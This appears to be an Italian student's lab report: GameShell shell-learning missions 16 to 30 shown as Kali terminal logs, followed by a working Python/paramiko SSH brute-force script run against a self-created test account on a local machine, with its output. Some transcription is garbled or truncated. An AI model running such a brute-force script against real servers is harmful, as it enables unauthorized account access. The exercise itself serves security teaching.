[mission 16] $ gsh check

Congratulations, mission 16 has been successfully completed!

Congratulations!

From now on you can use the file
"~/gshrc"
to record aliases. More information can be found in the file (

jgs
[ progress was saved in /home/kali/gameshell/save.sh ]

```

In questa missione mi trovo nella directory **Forest/Hut/Chest**. Ho eseguito **pwd** per verificare il percorso. Come richiesto, ho creato un alias chiamato **journal** per aprire rapidamente il file **journal.txt** con il comando **nano**, utilizzando:

```
alias journal='nano
```

`/home/kali/gameshell/World/Forest/Hut/Chest/journal.txt`'. Dopo aver testato l'alias digitando **journal**, ho eseguito **gsh check** per confermare il completamento della missione.

## Missione 17

In questa missione mi trovavo nella directory **Castle/Cellar**, dove ho eseguito il comando **ls -Ab** per visualizzare i file e le directory, inclusi quelli nascosti. Ho

individuato una directory chiamata

**Lair\_of\_the\_spider\_queen\_DLerVXWemeBcnntj GbiCApaGwwgFQBhd**, che rappresentava la tana della regina dei ragni. Dopo averla raggiunta, ho eseguito **ls** per esplorare il contenuto, trovando il file da rimuovere. Come richiesto dalla missione, ho utilizzato il comando **rm** per eliminarlo rapidamente. Infine, ho eseguito **gsh check**, ricevendo il messaggio di completamento.

```
~/Castle/Cellar
[mission 17] $ ls -Ab
18555_bat_3  .26524_bat_5  .31621_bat_3  5847_bat_2  8040_bat_5  barrel_of_apples
.24665_bat_2  .3054_bat_4  .4540_bat_1  6416_bat_4  9820_bat_1  .Lair_of_the_spider_queen\ DLerVXWemeBcnntj GbiCApaGwwgFQBhd/

~/Castle/Cellar
[mission 17] $ cd .Lair_of_the_spider_queen\ DLerVXWemeBcnntj GbiCApaGwwgFQBhd/

~/Castle/Cellar/.Lair_of_the_spider_queen DLerVXWemeBcnntj GbiCApaGwwgFQBhd
[mission 17] $ ls
GjNwLSzubHvxcGzY_spider_queen_DXqnlZExMYmAVvNQ  wxDNWJYStAIsNRRu_baby_bat_WWYWOMUZeJBgFMpS

~/Castle/Cellar/.Lair_of_the_spider_queen DLerVXWemeBcnntj GbiCApaGwwgFQBhd
[mission 17] $ rm GjNwLSzubHvxcGzY_spider_queen_DXqnlZExMYmAVvNQ

~/Castle/Cellar/.Lair_of_the_spider_queen DLerVXWemeBcnntj GbiCApaGwwgFQBhd
[mission 17] $ gsh check
Perfect, it took you only 20 seconds to complete this mission!

Congratulations, mission 17 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

  |
  |
--+-----+
  | Use the command          |
  |   $ gsh help            |
  | to get the list of "gsh" commands. |
  |
  |
--+-----+
  |
  |

~/Castle/Cellar/.Lair_of_the_spider_queen DLerVXWemeBcnntj GbiCApaGwwgFQBhd
[mission 18] $
```

## Missione 18

```
|-----|
| This mission is optionnal. You can skip it and go to the next one with the |
| command                                                                    |
| $ gsh skip                                                                  |
|-----|

mission 18] $ xeyes
C

mission 18] $ xeyes &
1] 4053

mission 18] $ gsh ceck
error: unknown gsh command 'ceck'.
Use one of the following commands: check, goal, help, reset

mission 18] $ gsh check
Congratulations, mission 18 has been successfully completed!
progress was saved in /home/kali/gameshell-save.sh ]

|-----|
| Use the command                                                            |
| $ gsh help                                                                |
| to get the list of "gsh" commands.                                       |
|-----|

mission 19] $ █
```



Questa missione prevedeva l'esecuzione del comando xeyes, che avvia una interfaccia grafica con occhi animati che seguono il cursore del mouse. Dopo averlo eseguito in modalità background con xeyes &, il sistema ha restituito il PID del processo (4053). Infine, ho eseguito gsh check,

ricevendo il messaggio di completamento della missione.

## Missione 19

[illegible]

Nella missione 19, il mio obiettivo era soddisfare la richiesta del pirotecnico del re, che voleva vedere **almeno tre fuochi d'artificio consecutivi** per poterli osservare da lontano. Per farlo, ho utilizzato il comando speciale **flarigo**, che genera un singolo fuoco d'artificio, e ho sfruttato l'operatore **&** per eseguire più comandi in **parallelo**, senza aspettare che ciascuno terminasse prima di avviare il successivo. Ho scritto il seguente comando nel terminale: **gsh check flarigo & flarigo & flarigo &**

**flarigo.** Infine ho eseguito il comando **gsh check** per controllare la missione, mentre i tre flarigo sono stati lanciati. Il terminale ha mostrato gli ID dei processi avviati. Al termine della missione ho ricevuto il messaggio

**Congratulations, mission 19 has been successfully completed!**

Questo ha confermato che il pirotecnico ha visto i fuochi d'artificio e che la missione è stata completata correttamente.

## Missione 20





```

~/Garden/Maze
[mission 22] $ cd /home/kali/gameshell/World/Garden/Maze

~/Garden/Maze
[mission 22] $ ls
2a8b230a/ d276374a077e8669b873/ e0ef813586746bff/

~/Garden/Maze
[mission 22] $ ls -R
.:
2a8b230a/ d276374a077e8669b873/ e0ef813586746bff/

./2a8b230a:
5914d2a3e6/ 6af8d87ac11c1057a/ d5013660d6b1c/

./2a8b230a/5914d2a3e6:
5c1360355083ebb15afc4c76/ c79431ea95b817930386eb47ae754d/ e05a7290726355c365c30f/

./2a8b230a/5914d2a3e6/75c1360355083ebb15afc4c76:

./2a8b230a/5914d2a3e6/c79431ea95b817930386eb47ae754d:

./2a8b230a/5914d2a3e6/e05a7290726355c365c30f:

./2a8b230a/6af8d87ac11c1057a:
a704a2f0c77076c897fa/ 7288f3d8bc0ddbc50d/ 967fac8e73fc0a1e670a69ae5e158/

./2a8b230a/6af8d87ac11c1057a/4a704a2f0c77076c897fa:

./2a8b230a/6af8d87ac11c1057a/7288f3d8bc0ddbc50d:

./2a8b230a/6af8d87ac11c1057a/967fac8e73fc0a1e670a69ae5e158:

./2a8b230a/d5013660d6b1c:
639515272baf5438/ 6c1e223a0212e98736a8dd7/ e560ee0554939cdee5615/

./2a8b230a/d5013660d6b1c/639515272baf5438:

./2a8b230a/d5013660d6b1c/6c1e223a0212e98736a8dd7:

./2a8b230a/d5013660d6b1c/e560ee0554939cdee5615:

./d276374a077e8669b873:
317591bea84543a2cc4/ 59e4af23abfe8215788/ 74877367832fe7cda97828d7d6b/

./d276374a077e8669b873/317591bea84543a2cc4:
2f1bf0a0843f49e36ea0/ 321317f9e9a51601b06eca6b1/ fd41d64dfc54884b24f/

./d276374a077e8669b873/317591bea84543a2cc4/2f1bf0a0843f49e36ea0:

./d276374a077e8669b873/317591bea84543a2cc4/321317f9e9a51601b06eca6b1:

./d276374a077e8669b873/317591bea84543a2cc4/fd41d64dfc54884b24f:
00000_silver_coin_00000

```

## Missione 23

Durante la Missione 23, il mio obiettivo era quello di trovare **tutte le monete d'oro** nascoste nel labirinto situato nella directory

**/home/kali/gameshell/World/Garden/Maze** e trasferirle nel forziere .Per iniziare, mi

```

./d276374a077e8669b873/317591bea84543a2cc4/fd41d64dfc54884b24f:
00000_silver_coin_00000

./d276374a077e8669b873/59e4af23abfe8215788:
72e0efcfc30f06c1551c1e3736a5f/ e05a806e2d3398c6c2cd00d/ eaa125b6d523805cffa99e09d6aa/

./d276374a077e8669b873/59e4af23abfe8215788/71e0d4cfc30f06c185b1418376401:

./d276374a077e8669b873/59e4af23abfe8215788/e6548d6e2d3398c6c2cd00d:

./d276374a077e8669b873/59e4af23abfe8215788/ea325b8d33805cffa99e09d6aa:

./d276374a077e8669b873/74877367832fe7cda97828d7d6b:
0a79a9b6c9057a/ 15a4ef27bc262c54885e475789f992d/ c2147d8f83970a/

./d276374a077e8669b873/74877367832fe7cda97828d7d6b/0a79a9b6c9057a:

./d276374a077e8669b873/74877367832fe7cda97828d7d6b/15a4ef27bc262c54885e475789f992d:

./d276374a077e8669b873/74877367832fe7cda97828d7d6b/c2147d8f83970a:

./e0ef813586746bff:
3399b0c2/ 75ad418d8a200963de9e83e7/ e85ec8cda2/

./e0ef813586746bff/3399b0c2:
2c234e4b283f0bf0e97a/ d1e910802220a9f08/ dcecd4cf11b/

./e0ef813586746bff/3399b0c2/2c234e4b283f0bf0e97a:

./e0ef813586746bff/3399b0c2/61e910802220a9f08:

./e0ef813586746bff/3399b0c2/dcecd4cf11b:

./e0ef813586746bff/75ad418d8a200963de9e83e7:
a7780c2f67ab6/ d1e9f08f8532/ d65797cd7cb/

./e0ef813586746bff/75ad418d8a200963de9e83e7/a7780c2f67ab6:

./e0ef813586746bff/75ad418d8a200963de9e83e7/d1e9f08f8532:

./e0ef813586746bff/75ad418d8a200963de9e83e7/d65797cd7cb:

./e0ef813586746bff/e85ec8cda2:
d6e3a85fb597852df35c290a287c5af/ acfb0318/ f1557b7907f5da8d1e15a/

./e0ef813586746bff/e85ec8cda2/4be3405fb597852df35c290a287c5af:

./e0ef813586746bff/e85ec8cda2/acfb0318:

./e0ef813586746bff/e85ec8cda2/f1557b7907f5da8d1e15a:

~/Garden/Maze
[mission 22] $ mv /home/kali/gameshell/World/Garden/Maze/d276374a077e8669b873/317591bea84543a2cc4/fd41d64dfc54884b24f/00000_silver_coin_00000 /home/kali/gameshell/World/Forest/Aut/Chest/

~/Garden/Maze
[mission 22] $ gsh check

Congratulations, mission 23 has been successfully completed!

```

sono spostato nella directory del labirinto con il comando **cd**, e ho utilizzato il comando **find** con l'opzione **-iname** per cercare tutti i file che contenessero le parole **"gold"** e **"coin"** nel nome, indipendentemente dalle maiuscole o minuscole. Questo mi ha permesso di individuare due file: **gold\_coin\_1** e **GoLD\_CoiN\_2**, ciascuno nascosto in sottocartelle diverse. Una volta identificati i percorsi esatti, ho utilizzato il comando **mv** per spostare entrambe le monete nella directory del forziere, situata in **/home/kali/gameshell/World/Forest/Hut/Chest/**. Infine, ho eseguito il comando **gsh check** per verificare il completamento della missione.

```
~/Garden/Maze
[mission 23] $ cd /home/kali/gameshell/World/Garden/Maze

~/Garden/Maze
[mission 23] $ find . -iname "*gold*coin*"
./e3651f97f955ded29/f47b0623c2151e74938/4e3998a69/GoLD_CoiN_2
./e72d71706c08a2db5393d16b91/418d5f8d494b528839bf1b55639a6/514381faf62ed9d5/gold_coin_1

~/Garden/Maze
[mission 23] $ mv ./e72d71706c08a2db5393d16b91/418d5f8d494b528839bf1b55639a6/514381faf62ed9d5/gold_coin_1 /home/kali/gameshell/World/Forest/Hut/Chest/

~/Garden/Maze
[mission 23] $ mv ./e3651f97f955ded29/f47b0623c2151e74938/4e3998a69/GoLD_CoiN_2 /home/kali/gameshell/World/Forest/Hut/Chest/

~/Garden/Maze
[mission 23] $ gsh check

Congratulations, mission 23 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

## Missione 24

Durante la Missione 24, il mio obiettivo era aiutare Servillus a ricordare la ricetta della sua famosa **tisana alle erbe**. Ho iniziato navigando nel file system, entrando nella directory **Mountain**, e da lì nella **sottocartella Cave**, dove si trovavano sia Servillus che il libro delle pozioni. All'interno della cartella **Book\_of\_potions**, ho trovato diversi file che rappresentavano le pagine del libro, oltre a un indice chiamato **table\_of\_contents**. Consultando l'indice con il comando **cat**, ho scoperto che la ricetta della tisana alle erbe si trovava nella **pagina 7**. Ho quindi visualizzato il contenuto di quella pagina usando: **cat Book\_of\_potions/page\_07**. Tuttavia, il file conteneva anche la ricetta di un'altra pozione. Per rispettare le istruzioni della missione, dovevo mostrare **solo** la ricetta della tisana, compreso il titolo, e nulla di più.

Ho quindi utilizzato il comando: **head -n 6 Book\_of\_potions/page\_07** che mi ha permesso di visualizzare esattamente le prime sei righe, contenenti solo la ricetta della tisana alle erbe. Infine, ho eseguito il comando **gsh check** per validare la missione.

[illegible]

## Missione 25

In questa missione Servillus mi ha chiesto di leggergli la ricetta del suo **Toadstool stew**. Per prima cosa ho consultato l'indice del libro delle pozioni **table\_of\_contents** e ho individuato la ricetta alla **pagina 12**. **Successivamente** ho aperto il file corrispondente con il comando: **cat Book\_of\_potions/page\_12** In questo modo ho potuto vedere la struttura completa: il titolo, le righe di separazione e i passaggi numerati della ricetta. La missione richiedeva di mostrare solo i passi della ricetta, senza il titolo. Per ottenere esattamente quelle righe ho utilizzato il comando: **tail -n 9**

**Book\_of\_potions/page\_12** .Con **tail -n** ho selezionato le ultime 9 righe del file.Infine, ho eseguito: **gsh check** ottenendo la conferma del completamento della missione.

```
~
[mission 25] $ cd Mountain

~/Mountain
[mission 25] $ ls
Cave/

~/Mountain
[mission 25] $ cd Cave

~/Mountain/Cave
[mission 25] $ ls
Book_of_potions/ servillus

~/Mountain/Cave
[mission 25] $ cat Book_of_potions/table_of_contents
1. Transformation potion _____ pages 1-2
2. Elixir of youth _____ pages 3-4
3. Philter of love _____ page 5
4. Bottled death (powerful poison) _____ page 6
5. Herbal tea _____ page 7
6. Draft of invisibility _____ pages 7-8
7. Homeopathic healing potion (part 1) _____ pages 8-9
8. Homeopathic healing potion (part 2) _____ page 10
9. Homeopathic healing potion (part 3) _____ page 11
10. Toadstool stew _____ page 12
11. Distilled water _____ page 13
12. King's ale _____ Page 13

~/Mountain/Cave
[mission 25] $ cat Book_of_potions/page_12
vvvvvvvvvvvvvvv
Toadstool stew
^^^^^^^^^^^^^^^^
1) Boil water in a cauldron.
2) Add in a few death caps (Amanita phalloides).
3) Also add a few fly agarics (Amanita muscaria).
4) And some destroying angels (Amanita virosa).
5) Mix in a few deadly webcaps (Cortinarius rubellus).
6) Feel free to add in any colourful fungi you have on hand.
7) Let half of the water evaporate.
8) Season with a pinch of salt and a few herbs.
9) Serve hot in a bowl.

~/Mountain/Cave
[mission 25] $ tail -n 9 Book_of_potions/page_12
1) Boil water in a cauldron.
2) Add in a few death caps (Amanita phalloides).
3) Also add a few fly agarics (Amanita muscaria).
4) And some destroying angels (Amanita virosa).
5) Mix in a few deadly webcaps (Cortinarius rubellus).
6) Feel free to add in any colourful fungi you have on hand.
7) Let half of the water evaporate.
8) Season with a pinch of salt and a few herbs.
9) Serve hot in a bowl.

~/Mountain/Cave
[mission 25] $ gsh check

Congratulations, mission 25 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

## Missione 26

In questa missione, dobbiamo mostrare l'intera ricetta della pozione di trasformazione, compreso il titolo. Il primo passo svolto individuare la ricetta, poi ho consultato l'indice del libro **table\_of\_content** e ho verificato che la **Transformation potion** fosse alle **pagine 1 e 2**. Mi sono spostato nella directory **Book\_of\_potions** e ho controllato i file disponibili (**page\_01** e **page\_02**). Per mostrare l'intera ricetta, comprensiva del titolo, ho utilizzato il comando: **cat Book\_of\_potions/page\_01 Book\_of\_potions/page\_02** .In questo modo ho concatenato i due file e ottenuto tutte le istruzioni numerate della pozione. Dopo aver stampato la ricetta, mi sono assicurato di essere nella directory **~/Mountain/Cave**, accanto a Servillus, come

```

)
( Useful commands
)
)
( cat FILE1 FILE2 ... FILEn
) Display the contents of the files in order.
( Remark: "cat" is an abbreviation for "concatenate".
).....
0)=>>.....
V-----

mission 26] $ ls
astle/ Forest/ Garden/ Mountain/ Stall/

mission 26] $ cd Mountain

/Mountain
mission 26] $ ls
ave/

/Mountain
mission 26] $ cd Cave

/Mountain/Cave
mission 26] $ ls
ook_of_potions/ servillus

/Mountain/Cave
mission 26] $ cat Book_of_potions/page_01 Book_of_potions/page_02
vvvvvvvvvvvvvvvvvvvvvvv
ransformation potion
^^^^^^^^^^^^^^^^^^^^^^^
) Boil water in a cauldron.
) Add 3 measures of fluxweed to the cauldron.
) Add 2 bundles of knotgrass to the cauldron.
) Stir 4 times, clockwise.
) Wave your wand then let potion brew for 80 minutes.
) Add 4 leeches to the cauldron.
) Crush 2 scoops of lacewing flies to a fine paste.
) Add 2 measures of the crushed lacewings to the cauldron.
) Heat for 30 seconds on a low heat.
0) Add 3 measures of boomslang skin to the cauldron.
1) Crush a bicorn horn into a fine powder.
2) Add 1 measure of the crushed horn to the cauldron.
3) Heat for 20 seconds at a high temperature.
4) Wave your wand then let potion brew for 24 hours.
5) Add 1 additional scoop of lacewings to the cauldron.
6) Stir 3 times, counter-clockwise.
7) Split potion into multiple doses, if desired.
8) Add a pieces of the person you wish to become.
9) Wave your wand to complete the potion.

/Mountain/Cave
mission 26] $ gsh check

ongratulations, mission 26 has been successfully completed!

```

In questa missione dobbiamo estrarre i soli passi della ricetta dell'Elisir di Giovinezza dal libro delle pozioni, senza modificare i file. Il primo passo era muoversi nella Directory **/Mountain/Cave (con Servillus presente)**, poi ho consultato l'indice **table\_of\_contents** per individuare le pagine corrette (3–4). Ho visualizzato il contenuto con: **cat Book\_of\_potions/page\_03 Book\_of\_potions/page\_04**. Ho contato i passi (16 righe numerate), infine ho isolato solo i passi con: **cat Book\_of\_potions/page\_03 Book\_of\_potions/page\_04 | tail -n 16** ultimo passo **gsh check**, ottenendo la validazione positiva della missione.

```

Sorry, mission 27 hasn't been completed.

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
+-----+

~/Mountain/Cave/Book_of_potions
[mission 27] $ ls
page_01 page_02 page_03 page_04 page_05 page_06 page_07 page_08 page_09 page_10 page_11 page_12 page_13 table_of_contents

~/Mountain/Cave/Book_of_potions
[mission 27] $ cd

~
[mission 27] $ ls
Castle/ Forest/ Garden/ Mountain/ Stall/

~
[mission 27] $ cd Mountain
bash: cd: Mountain: No such file or directory

~
[mission 27] $ cd Mountain

~/Mountain
[mission 27] $ ls
Cave/

~/Mountain
[mission 27] $ cd Cave

~/Mountain/Cave
[mission 27] $ cat Book_of_potions/page_03 Book_of_potions/page_04 | tail -n 10
1) Fill a cauldron with used bath water.
2) Put a moderately large frog in the water.
3) Let the preparation rest overnight.
4) The next morning thank and free your little green friend.
5) Boil the water and add in a few sticks of oak tree.
6) Crush 5 river stones to a fine powder.
7) Mix in a third of the powder and stir vigorously.
8) Let the preparation rest for a day.
9) Add hairs from the tail of a squirrel (willingly given).
10) Add the remaining stone powder.
11) Stir the potion very vigorously, in all directions.
12) Take some time to rest after such an effort.
13) Rest a little bit more.
14) Even take a nap if you want.
15) Add a few larch tree needles for seasoning.
16) Drink the potion from the cauldron.

~/Mountain/Cave
[mission 27] $ gsh check
Congratulations, mission 27 has been successfully completed!

```

## Missione 28

Durante la missione 28, ho esplorato la directory **Mountain/Cave** e analizzato il file **Book\_of\_potions/page\_13**, che contiene diverse ricette. L'obiettivo era estrarre i passaggi della ricetta dell'"Acqua Distillata". Per isolare i tre passaggi della ricetta, ho utilizzato il comando: **cat Book\_of\_potions/page\_13 | head -n 6 | tail -n 3**. Infine, ho verificato il completamento della missione con il comando **gsh check**, che ha confermato il successo della missione.

```

~
[mission 28] $ cd ~/Mountain/Cave
~/Mountain/Cave
[mission 28] $ ls
Book_of_potions/ servillus
~/Mountain/Cave
[mission 28] $ cat Book_of_potions/page_13
vvvvvvvvvvvv
Distilled water
vvvvvvvvvvvv
1) Boil water in a big pot.
2) Condense the vapor in a fresh container.
3) Add minerals for a better taste (optional).
vvvvvvvvvv
King's ale
vvvvvvvvvvvv
1) Go to the castle's cellar and grab a bottle.
2) Serve cold, in a pint.
~/Mountain/Cave
[mission 28] $ cat Book_of_potions/page_13 | head -n 7 | tail -n 3
2) Condense the vapor in a fresh container.
3) Add minerals for a better taste (optional).
vvvvvvvvvv
~/Mountain/Cave
[mission 28] $ cat Book_of_potions/page_13 | head -n 8 | tail -n 3
3) Add minerals for a better taste (optional).
vvvvvvvvvv
King's ale
~/Mountain/Cave
[mission 28] $ cat Book_of_potions/page_13 | head -n 9 | tail -n 3
1) Boil water in a big pot.
2) Condense the vapor in a fresh container.
3) Add minerals for a better taste (optional).
~/Mountain/Cave
[mission 28] $ gsh check
Congratulations, mission 28 has been successfully completed!

```

## Missione 29

Durante la missione 29, mi sono posizionato nella directory **/Mountain/Cave** e ho eseguito il comando **ps** per visualizzare i processi attivi nel sistema. L'output mostrava più processi, tra cui una che risultava sospetta con il seguente **PID 47032**. Per completare la missione ho identificato il processo da terminare e ho utilizzato il comando: **kill 47032**. Questo ha inviato un segnale di terminazione al processo con quel PID. Successivamente, ho verificato l'esito con il comando **gsh check**, che ha confermato il successo della missione.



```

~/Mountain/Cave
[mission 30] $ ps
  PID TTY          TIME CMD
 5934 pts/0    00:00:00 zsh
 6420 pts/0    00:00:01 zsh
25495 pts/0    00:00:00 spell
25496 pts/0    00:00:00 spell
26243 pts/0    00:00:00 ps

~/Mountain/Cave
[mission 30] $

      *#0*
      0_+*~/~
      !$-#

      *#0*
      0_+*~/~
      !$-#

      *#0*
      0_+*~/~
      !$-#

      *#0*
      0_+*~/~
      !$-#

      *#0*
      0_+*~/~
      !$-#

kill -9 25495 kill -9 25495
kill -9 25495

~/Mountain/Cave
[mission 30] $ ps
  PID TTY          TIME CMD
 5934 pts/0    00:00:00 zsh
 6420 pts/0    00:00:01 zsh
26474 pts/0    00:00:00 ps

~/Mountain/Cave
[mission 30] $ gsh check
Congratulations, mission 30 has been successfully completed!

```

## Traccia 2 -Simulazione brute-force SSH

Durante il compito ho realizzato e testato uno script in Python (**compito.py**) per simulare un attacco brute-force su un server SSH.

### 1. Preparazione ambiente

- Ho installato e avviato il servizio **OpenSSH Server** su Kali Linux.
- Ho verificato che la porta 22 fosse attiva e in ascolto (ss -tln | grep 22).
- Ho creato utente di prova (leclerc) con password semplici da inserire nella lista del programma.
- Ho scritto il codice in Python utilizzando le librerie:
  - paramiko per la connessione SSH.
  - socket per controllare la porta.
  - time per inserire pause tra i tentativi.
- Ho definito la funzione ssh\_bruteforce che prova una lista di password e segnala successi o fallimenti.

- Ho inserito la logica nel file compito.py con variabili configurabili (HOST, USERNAME, PASSWORDS).

## 2. Test eseguiti

- Ho verificato la raggiungibilità della porta SSH.
- Ho eseguito lo script con l'utente (leclerc).
- Ho osservato l'output: tentativi falliti e individuazione della password corretta quando presente nella lista.
- Esempio di risultato:

Porta 22 su 192.168.1.107 raggiungibile [FALLITO] Tentativo con password: 12345 [SUCCESSO] Login riuscito con password: ferrari Password trovata: ferrari

## 3. Analisi

- La simulazione ha mostrato come funziona un brute-force: tentativi ripetuti fino a trovare la password giusta.

```

1  import paramiko
2  import socket
3  import time
4
5  HOST = "192.168.1.107" # macchina di test
6  PORT = 22
7  USERNAME = "leclerc"
8  PASSWORDS = ["12345", "FERRARI", "hamilton", "ferrari", "giovanni"]
9
10 def check_port(host, port):
11     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12     s.settimeout(3)
13     try:
14         s.connect((host, port))
15         print(f"Porta {port} su {host} raggiungibile")
16         return True
17     except Exception as e:
18         print(f"Connessione fallita: {e}")
19         return False
20     finally:
21         s.close()
22
23 def ssh_bruteforce(host, user, passwords):
24     """
25     Simulazione di brute-force SSH:
26     prova una lista di password e segnala successi/fallimenti.
27     """
28     for pwd in passwords:
29         client = paramiko.SSHClient()
30         client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
31         try:
32             client.connect(host, port=PORT, username=user, password=pwd, timeout=5)
33             print(f"[SUCCESSO] Login riuscito con password: {pwd}")
34             client.close()
35             return pwd
36         except Exception:
37             print(f"[FALLITO] Tentativo con password: {pwd}")
38             time.sleep(2) # pausa tra i tentativi
39     return None
40
41 if __name__ == "__main__":
42     if check_port(HOST, PORT):

```

```

38         time.sleep(2) # pausa tra i tentativi
39     return None
40
41 if __name__ == "__main__":
42     if check_port(HOST, PORT):
43         result = ssh_bruteforce(HOST, USERNAME, PASSWORDS)
44         if result:
45             print(f"Password trovata: {result}")
46         else:
47             print("Nessuna password corretta trovata nella lista.")

```

Session Actions Edit View Help

```

(kali㉿kali)-[~]
$ ss -tln | grep 22
LISTEN 0      128          0.0.0.0:22      0.0.0.0:*
LISTEN 0      128          [::]:22       [::]:*

(kali㉿kali)-[~]
$

```

```

(kali㉿kali)-[~]
$ sudo adduser leclerc
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for leclerc
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y

```

```

(kali㉿kali)-[~]
$ python3 compito.py
Porta 22 su 192.168.1.107 raggiungibile
[FALLITO] Tentativo con password: 12345
[FALLITO] Tentativo con password: FERRARI
[FALLITO] Tentativo con password: hamilton
[SUCCESSO] Login riuscito con password: ferrari
Password trovata: ferrari

```

